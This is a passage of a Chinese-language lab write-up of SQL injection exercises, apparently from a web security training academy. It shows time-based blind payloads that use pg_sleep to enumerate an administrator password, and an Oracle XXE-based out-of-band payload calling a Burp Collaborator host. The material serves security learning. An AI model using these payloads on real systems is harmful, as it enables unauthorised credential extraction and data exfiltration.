
判断用户administrator是否存在
判断密码长度
结果肯定是20位
爆破密码



结果:
勾选上时间


(我偷偷把延迟时间改为了2s,没想到居然误差有点小大,从大抓准没错)
nnn11iyvkal1dvdwosmr(错了,还是不能缩太短,害)
重新设6s

ndkt1iyvkal1svdw0omr(ok了)
part3:
登陆
'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--心得:拼接后将数据带外回显
实验15:带外技术
part1:

复制后,修改http://后面

part2:


'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//iykblv2ne2x9e8fpic4ap9qwinodc2.burpcollaborator.net">+%25remote%3b]>'),'/l')+FROM+dual--心得:拼接将数据带外回显
实验16:带外SQL注入
part1:

(将划线部分替换为自己的,注入语句夹在了http头和URL之间)
part2:


